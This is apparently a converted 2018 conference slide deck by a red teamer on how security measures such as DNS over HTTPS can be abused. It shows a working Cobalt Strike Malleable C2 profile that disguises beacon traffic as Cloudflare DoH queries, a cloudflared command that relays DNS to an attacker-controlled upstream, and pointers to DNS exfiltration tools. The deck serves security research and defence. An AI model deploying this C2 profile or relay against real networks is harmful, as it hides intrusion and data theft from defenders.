



# Playing Devil's Advocate to Security Initiatives with ATT&CK

**David Middlehurst**  
Principal Security Consultant

October 23, 2018




# Agenda

- 1 Introduction
- 2 Playing Devil's Advocate
- 3 Command and Control
- 4 Demo
- 5 Mitigations



# whoami /priv

- IT security since 2009
- Pentester @ SpiderLabs
- Researcher
- Red Teamer
  - Many top-tier financial organizations
  - Some regulator driven red teaming





# Thoughts Beyond the Rainbow

- Can we apply to wider security initiatives?
  - Assess if existing controls are sufficient.
  - Take into consideration when rolling out new initiatives.
- Are we introducing new attack vectors?
- Can we pre-empt a new variant of an existing technique?
- Could a security initiative actually things worse?
- Are we focusing effort in the right areas?



infosecisland.com

Search

infosec ISLAND

Privacy & Compliance  
Virus & Threats  
Cybercrime  
Management & Strategy

Subscribe to the Security

Front Page | Blog Posts | Resources | Media | Whitepapers | Visit SecurityWeek.Com

## Smart Card Logon: The Good, the Bad and the Ugly

Monday, March 10, 2014

Contributed By:  
Tal Be'ery



Recently, we were approached by a customer that claimed to be immune to **Pass-the-Hash** and **Pass-the-Ticket** attacks, as they were using Windows Smart Card Logon. Ten minutes later, we had demonstrated these specific attacks on their “immune” environment, thus taking complete control over it.

This story made us realize that although on the face of it, Smart Card Logon in Windows seems like a *good* upgrade to the security of the authentication process, recommending the **PCI-DSS** (Payment Card Industry-Data Security Standard) regulation, a deeper look reveals also a *bad* side to it as it provides a false sense of security in regards to credential theft from malware infected machines. To add insult to injury, Windows Smart Card logon has a truly ugly side to it, as it generates an “everlasting” hash, thus providing less security than the regular only logon process against Pass-the-Hash attacks.

This matter is so grave, that organizations may find themselves in a “PCI’s Catch 22” situation. Implementing PCI’s recommended Smart Card Logon for Windows may be in breach of the PCI requirement: to change passwords on a regular basis.

### How Windows Smart Card Logon Works

Smart Card Logon enables users to log in to the Windows system using a Smart Card and Personal Identification Number (PIN), instead of using the traditional user name and password mechanism.



# Playing Devils Advocate





# Playing Devils Advocate

"[Adopting Smart Cards] provided a false sense of security in regards to credential theft from malware infected machines."

"To add insult to injury, Windows Smart Card logon has a truly *ugly* side to it, as it generates an "everlasting" hash, thus **providing less security than the regular password-only logon process against Pass-the-Hash attacks.**"

MITRE | ATT&CK™

Lateral  
Movement

Pass the Hash  
&  
Pass the Ticket



# Playing Devils Advocate

- Implementing multi-factor authentication.
- Assuming a token based implementation is adopted.
- Is this enough?
  - Evilginx2 style attacks
  - Sim Swapping Attacks
  - SS7

**MITRE** | ATT&CK™


Initial  
Access

Spearphishing  
Link



# Playing Devils Advocate

- Secure Boundary
- Validate Security Controls
- Attack Simulation / Red Teaming
- Purple Teaming



Configuration review of an isolated system

**MITRE** | ATT&CK™

**PRE-ATT&CK**





# Command and Control



# Exfiltration / Command and Control

- Direct TCP connections.
- HTTP based over any domain
- HTTPS based over any domain
- Valid SSL certificates
- Categorized domains
- “Domain Fronting”
- Third-party services / “C3”

**MITRE** | **ATT&CK™**

**Exfiltration**

Exfiltration  
Over  
Command  
and Control  
Channel

**MITRE** | **ATT&CK™**

**Command  
and Control**

Web Service



# DNS over HTTPS (DoH)

- DNS over HTTPS (DoH) is an experimental protocol for performing remote Domain Name System (DNS) resolution via the HTTPS protocol. The goal of the method is to **increase user privacy and security** by preventing eavesdropping and manipulation of DNS data by man-in-the-middle attacks. [Wikipedia]
- “Even if you are visiting a site using HTTPS, your DNS query is sent over an unencrypted connection. That means that even if you are browsing <https://cloudflare.com>, anyone listening to packets on the network knows you are attempting to visit cloudflare.com.” [1]
- “To combat this problem, Cloudflare offers DNS resolution over an HTTPS endpoint.” [1]

[1] <https://developers.cloudflare.com/1.1.1.1/dns-over-https/>




# DNS over HTTPS (DoH)

How can we fix this with Trusted Recursive Resolver (TRR) and DNS over HTTPS (DoH)?

“At Mozilla, we feel strongly that we have a responsibility to protect our users and their data. We’ve been working on fixing these vulnerabilities.

We are introducing two new features to fix this—Trusted Recursive Resolver (TRR) and DNS over HTTPS (DoH). Because really, there are three threats here:

1. You could end up using an untrustworthy resolver that tracks your requests, or tampers with responses from DNS servers.
2. On-path routers can track or tamper in the same way.
3. DNS servers can track your DNS requests.”





You can enable DNS over HTTPS in Firefox today, and we **encourage you to**. [1]

“**DoH support has been added to Firefox 62** to improve the way Firefox interacts with DNS. DoH uses encrypted networking to obtain DNS information from a server that is configured within Firefox. This means that DNS requests sent to the DoH cloud server are encrypted while old style DNS requests are not protected. DoH standardization is currently a work in progress and we hope that soon many DNS servers will secure their communications with it. **Firefox does not yet use DoH by default**. See the end of this post for instructions on how you can configure Nightly to use (or not use) any DoH server.”

---

The logo consists of the text "moz://a" in white, bold, sans-serif font, set against a solid black rectangular background.

[1] <https://hacks.mozilla.org/2018/05/a-cartoon-intro-to-dns-over-https/#trr-and-doh>

[2] <https://blog.nightly.mozilla.org/2018/06/01/improving-dns-privacy-in-firefox/>



# DNS over HTTPS (DoH)

## How-To Manually Configure DoH

Do you want to use (or not use) DoH all the time? Use the [configuration editor](#) to configure DoH if you want to test DoH outside of a shield study. DoH support works best in Firefox 62 or newer. Shield studies will not override your manual configuration.

- 1] Type about:config in the location bar
- 2] Search for network.trr (TRR stands for Trusted Recursive Resolver – it is the DoH Endpoint used by Firefox.)
- 3] Change network.trr.mode to 2 to enable DoH. This will try and use DoH but will fallback to insecure DNS under some circumstances like captive portals. (Use mode 5 to disable DoH under all circumstances.)
- 4] Set network.trr.uri to your DoH server. Cloudflare's is <https://mozilla.cloudflare-dns.com/dns-query> but you can use any DoH compliant endpoint.

The DNS tab on the about:networking page indicates which names were resolved using the Trusted Recursive Resolver (TRR) via DoH.





SOFTWARE SECURITY DEVOPS BUSINESS PERSONAL TECH

Data Centre ► **Networks**

## No D'oh! DNS-over-HTTPS passes Mozilla performance test

Privacy-protecting domain name system standard closer

By [Richard Chirgwin](#) 30 Aug 2018 at 00:02

24 SHARE ▼

As the DNS-over-HTTPS (DoH) secured domain querying draft creeps towards standardisation, Mozilla has run a test to see if applying encryption brings too heavy a performance penalty.

One somewhat-surprising outcome: for some queries, performance improved using DoH.

As Mozilla discusses [here](#), run-of-the-mill DNS requests over DoH take a small performance hit.

However, the test team believes a six millisecond slowdown is acceptable, given that users get better security and privacy out of DoH.

The experiment found that from the billion DNS requests it gathered, “the lowest DNS transactions performed much better with the new DoH system than the traditional one – sometimes hundreds of times better.”



# DNS over HTTPS (DoH)

## **Moving Forward**

We're committed long term to building a larger ecosystem of trusted DoH providers that live up to a high standard of data handling. We're also working on privacy preserving ways of dividing the DNS transactions between a set of providers, and/or partnering with servers geographically. Future experiments will likely reflect this work as we continue to move towards a future with secured DNS deployed for all of our users.



# DNS over HTTPS (DoH)

## Publicly available servers

Who runs it	Base URL	Comments
Google	<a href="https://dns.google.com/experimental">https://dns.google.com/experimental</a>	
Cloudflare	<a href="https://cloudflare-dns.com/dns-query">https://cloudflare-dns.com/dns-query</a>	Supports both -04 content-types
Quad9	Recommended: <a href="https://dns.quad9.net/dns-query">https://dns.quad9.net/dns-query</a> Secured: <a href="https://dns9.quad9.net/dns-query">https://dns9.quad9.net/dns-query</a> Unsecured: <a href="https://dns10.quad9.net/dns-query">https://dns10.quad9.net/dns-query</a>	Secured provides: blocklist, DNSSEC, Client-Subnet Unsecured provide security blocklist, no EDNS Client-Subnet Recommend is currently identical to secure.
CleanBrowsing	<a href="https://doh.cleanbrowsing.org/doh/family-filter/">https://doh.cleanbrowsing.org/doh/family-filter/</a>	anycast DoH server for parental control (restricts access to adult content) enforces safe search
@chantra	<a href="https://dns.dnsoverhttps.net/dns-query">https://dns.dnsoverhttps.net/dns-query</a>	"toy server" which is a <a href="#">proxy</a>
@jedisc1	<a href="https://doh.crypto.sx/dns-query">https://doh.crypto.sx/dns-query</a>	a server which runs the project called <a href="#">doh-resolver</a> written in Rust.
PowerDNS	<a href="https://doh.powerdns.org">https://doh.powerdns.org</a>	Based on <a href="#">dnsdist-c</a>
blahdns.com	Japan: <a href="https://doh.blahdns.com/dns-query">https://doh.blahdns.com/dns-query</a> Germany: <a href="https://doh.de.blahdns.com/dns-query">https://doh.de.blahdns.com/dns-query</a>	Run on <a href="#">Go</a> implementation of knot-resolver with <a href="#">DNSSEC</a>
NekomimiRouter.com	<a href="https://dns.dns-over-https.com/dns-query">https://dns.dns-over-https.com/dns-query</a>	Runs <a href="#">Go</a> implementation of recursion itself with upstream servers. If it may fail, send email to <a href="#">nekomimi@nekomimi.com</a>
SecureDNS.eu	<a href="https://doh.securedns.eu/dns-query">https://doh.securedns.eu/dns-query</a>	No Logging & DNSSEC
Rubyfish.cn	<a href="https://dns.rubyfish.cn/dns-query">https://dns.rubyfish.cn/dns-query</a>	East China Zone, Beijing <a href="https://github.com/rubyfish/dns-over-https">https://github.com/rubyfish/dns-over-https</a>
OpenDNS	<a href="https://doh.opendns.com/dns-query">https://doh.opendns.com/dns-query</a>	~20 PoPs worldwide Not a public server

<https://github.com/curl/curl/wiki/DNS-over-HTTPS>





# DNS over HTTPS (DoH)

## HTTPS GET JSON (`application/dns-json`)

- `https://dns.google.com/resolve?name=example.org`
- `https://cloudflare-dns.com/dns-query?name=example.org`

## HTTPS POST DNS Wireformat (`application/dns-message`)

```
echo -n 'q80BAAABAAAAAAAAAAAA3d3dwdleGFtcGxlA2NvbQAAQAB' | base64 -D | curl -H 'content-type: application/dns-message' --data-binary @- https://cloudflare-dns.com/dns-query -o - | hexdump
```

## HTTPS GET DNS Wireformat (`application/dns-message`)

```
curl -H 'accept: application/dns-message' -v 'https://cloudflare-dns.com/dns-query?dns=q80BAAABAAAAAAAAAAAA3d3dwdleGFtcGxlA2NvbQAAQAB' | hexdump
```

DNS over TLS on standard port 853



# Legacy DNS - A Record

H e l l o W o r l d

0x48 0x65 0x6c 0x6c 0x6f 0x20 0x57 0x6f 0x72 0x6c 0x64

**EIGFGMGMGP CAFHGPHCGMGE  
JBSWY3DPEBLW64TMMQ**

0x480x650x6c0x6c0x6f0x200x570x6f0x720x6c0x64.example.org

eigfgmgmgpcafhgphcgmge.example.org

jbswy3dpeblw64tmmq.example.org

**MITRE** | ATT&CK™

**Command  
and Control**

Standard  
Application  
Layer Protocol

# Legacy DNS – A Record

RFC 1035

- labels 63
- names 255

63

[illegible]



# Legacy DNS - TXT Record

- Strings 255 octets or less
- Multiple Strings
- Base64

TG9yZW0gaXBzdW0gZG9sb3Igc2l0IGFtZXQsIGNvbmlY3R1dHVyIGFkaXBpc2NpbmcgZWxpdC4gTWF1cm1zIHVjZWx1cm1zcXVlIHVhcG11biBhYyBudWxsYSBjdXJzdXMgdm9sdXRwYXQgZWdlZCBpYWN1bG1zIGFyY3UuIFByb2luIHV1aXMgc2VtIHV1aXMgcmlzdXMgZmVybWVudHVtIHVsdHJpY2VzIHV0IHVpdGF1IGVuYW0uIE1u



# Legacy DNS Exfiltration

- <https://wiki.skullsecurity.org/Dnscat>
- <https://github.com/iagox86/dnscat2>
- <https://github.com/yarrick/iodine>
- <https://www.cobaltstrike.com/help-dns-beacon>
- <https://github.com/Arno0x/DNSExfiltrator>

**MITRE** | ATT&CK™

**Exfiltration**

Exfiltration  
Over  
Alternative  
Protocol



# Implementing C2 over DNS over HTTPS...

...for Cobalt Strike

I think I should use the  
External C2 specification

The screenshot shows the Cobalt Strike website header with a character logo and navigation links: DOWNLOAD!, FEATURES, SCREENSHOTS, TRAINING, and SUPPORT. The main content area is titled 'DOCUMENTATION' and contains the following sections:

### External C2 (Third-party Command and Control)

Cobalt Strike's External Command and Control (External C2) interface allows third-party programs to act as a communication layer between Cobalt Strike and its Beacon payload.

A beta of this feature and specification has existed since Cobalt Strike 3.6 (it's implemented in your copy of Cobalt Strike). The specification is not considered final and supported yet. This feature is still under development and consideration.

If you'd like to try it out now, please consult the External C2 specification.

- External C2 Specification

### A few "business" matters

If you'd like to adapt the example (Appendix B) in the specification into a third-party C2, you may assume a 3-clause BSD license for the code contained within the specification.

If you'd like to refer to the External C2 spec, please link to [this page](#) instead. As the documentation and resources evolve, this page will have the latest information.

### Third-party Materials


Here's a list of third-party projects and posts that reference, use, or build on External C2:

- external\_c2\_framework by Jonathan Echavarria. A Python Framework for building External C2 clients and servers.
- ExternalC2 Library by Ryan Hanson. .NET library with Web API, WebSockets, and a direct socket. Includes unit tests and comments.
- Tasking Office 365 for Cobalt Strike C2 by MWR Labs. Discussion and demo of Office 365 C2 for Cobalt Strike.
- Shared File C2 by Outflank BV. POC to use a file/share for command and control.



# Implementing C2 over DNS over HTTPS


- But It's HTTPS right?
- Malleable C2 allows us to customize HTTPS requests and responses
- Simple DNS server to relay Netbios query to teamserver then pass back base64 response via a TXT record





# Implementing C2 over DNS over HTTPS

- Not quite enough flexibility
- Netbios encoding is there
- Can't limit length?
- http-post which we can force to be a GET requires two parameters, we only have one



```
set sleeptime "60000";
set jitter "20";
set useragent "Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko";
set dns_idle "8.8.4.4";
set maxdns "235";

http-get {

    set uri "/dns-query";
    set verb "GET";

    client {

        header "Accept" "application/dns-json";
        header "Host" "cloudflare-dns.com";

        metadata {
            netbios;
            append ".z.b-y.uk";
            parameter "name";
        }

        parameter "type" "TXT";
    }

    server {


        header "Server" "cloudflare-nginx";
        header "Cache-Control" "max-age=136";
        header "Pragma" "no-cache";
        header "Connection" "keep-alive";
        header "Content-Type" "application/dns-json";

        output {
            mask;
            base64;
            prepend "{\"Status\": 0, \"TC\": false, \"RD\": true, \"RA\": true, \"AD\": false, \"CD\": false, \"Question\": [{ \"name\": \" \\
            append \"\\\\\\\"\"}]\"}";
            print;
        }
    }
}
```



# Implementing C2 over DNS over HTTPS

- But it's DNS right?
- DNS beacon uses DNS
- cloudflared is a nice binary that can set up a legacy DNS to DoH proxy
- Only need admin to listen on a privileged port (53)
- Package that with a beacon and we are good to go?








# Implementing C2 over DNS over HTTPS

- Idea of a DNS beacon was to send queries recursively
- Cannot hardcode a DNS server
- Need to modify OS to change default resolver.
- This would work but is not ideal



```
Administrator: Windows PowerShell
PS C:\Users\user\Desktop> .\cloudflared.exe --proxy-dns=true --proxy-dns-upstream https://resolve.b-y.uk/dns-query --log-level debug --loglevel debug
WARN[0000] Cannot determine default configuration path. No file [config.yml config.yaml] in [~/.cloudflared ~/.cloudflare-warp]
INFO[0000] Build info: {GoOS:windows GoVersion:go1.9.3 GoArch:amd64}
INFO[0000] Version 2018.10.2
INFO[0000] Flags map[loglevel:debug proxy-dns:true proxy-dns-upstream:[https://resolve.b-y.uk/dns-query]]
INFO[0000] Adding DNS upstream url="https://resolve.b-y.uk/dns-query"
INFO[0000] Starting DNS over HTTPS proxy server addr="dns://localhost:53"
INFO[0000] cloudflared will not automatically update on Windows systems.
INFO[0000] Starting metrics server addr="127.0.0.1:50594"

Command Prompt - nslookup
(c) 2018 Microsoft Corporation. All rights reserved.

